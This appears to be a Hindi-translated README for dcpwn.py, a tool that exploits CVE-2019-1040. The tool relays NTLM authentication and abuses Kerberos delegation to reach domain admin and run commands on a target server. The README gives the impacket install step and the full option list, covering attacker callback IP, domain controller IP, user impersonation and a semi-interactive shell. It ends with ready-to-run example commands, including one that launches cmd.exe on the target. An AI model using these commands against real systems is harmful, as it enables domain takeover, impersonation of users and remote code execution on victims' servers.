
 ridter/cve-2019-1040-dcpwn
CVE-2019-1040 के साथ Kerberos delegation

बढ़िया लेख! CVE-2019-1040 का शोषण - RCE और डोमेन एडमिन के लिए रिले भेद्यताओं का संयोजन ।
इसलिए, मैंने उपयोग में आसानी के लिए dcpwn.py लिखा।
इन उपकरणों को impacket की आवश्यकता है। आप इसे pip से स्थापित कर सकते हैं
pip install impacket
usage: dcpwn.py [-h] [-u USERNAME] [-p PASSWORD] [--hashes HASHES] -d DOMAIN
                [--smb-port [destination port]] --callback-ip CALLBACK_IP
                --ldaps LDAPS --dc-ip DC_IP [--timeout TIMEOUT]
                [--impersonate IMPERSONATE] -t Target [-share SHARE]
                [--command [COMMAND [COMMAND ...]]] [--debug]

CVE-2019-1040 के साथ Kerberos प्रतिनिधिमंडल

optional arguments:
  -h, --help            यह सहायता संदेश दिखाएं और बाहर निकलें
  -u USERNAME, --user USERNAME
                        प्रमाणीकरण के लिए उपयोगकर्ता नाम
  -p PASSWORD, --password PASSWORD
                        प्रमाणीकरण के लिए पासवर्ड, यदि निर्दिष्ट नहीं है और कोई
                        NT:NTLM हैश प्रदान नहीं किया गया है तो संकेत देगा
  --hashes HASHES       LM:NLTM हैश
  -d DOMAIN, --domain DOMAIN
                        उपयोगकर्ता जिस डोमेन में है (FQDN या NETBIOS डोमेन नाम)
  --smb-port [destination port]
                        SMB सर्वर से कनेक्ट करने के लिए गंतव्य पोर्ट
  --callback-ip CALLBACK_IP
                        हमलावर का होस्टनाम या IP
  --ldaps LDAPS         होस्टनाम या ldaps सर्वर
  --dc-ip DC_IP         डोमेन नियंत्रक का IP पता
  --timeout TIMEOUT     सेकंड में टाइमआउट
  --impersonate IMPERSONATE
                        वह लक्ष्य उपयोगकर्ता नाम जिसे ST क्वेरी करने के लिए
                        (S4U2Self के माध्यम से) प्रतिरूपित किया जाएगा। ध्यान रखें कि
                        यह केवल तभी काम करेगा जब इस स्क्रिप्ट में प्रदान की गई पहचान को
                        निर्दिष्ट SPN के लिए प्रतिनिधिमंडल की अनुमति हो
  -t Target, --target Target
                        लक्ष्य सर्वर का होस्टनाम/IP
  -share SHARE          वह शेयर जहां से आउटपुट लिया जाएगा (डिफ़ॉल्ट ADMIN$)
  --command [COMMAND [COMMAND ...]]
                        लक्ष्य पर निष्पादित करने के लिए कमांड। यदि खाली है तो यह एक
                        अर्ध-संवादात्मक शेल लॉन्च करेगा
  --debug               डीबग आउटपुट सक्षम करें
उदाहरण:
sudo python dcpwn.py -u user -p pass -d domain.com --callback-ip attackterip --ldaps ldapsip --dc-ip DCip -t target

यदि आप cmd.exe जैसा कोई कमांड निष्पादित करना चाहते हैं, तो --command का उपयोग करें
उदाहरण:
sudo python dcpwn.py -u user -p pass -d domain.com --callback-ip attackterip --ldaps ldapsip --dc-ip DCip -t target --command 'cmd.exe'
यदि आप निर्दिष्ट उपयोगकर्ता का प्रतिरूपण करना चाहते हैं, तो --impersonate का उपयोग करें
sudo python dcpwn.py -u user -p pass -d domain.com --callback-ip attackterip --ldaps ldapsip --dc-ip DCip -t target --impersonate someone






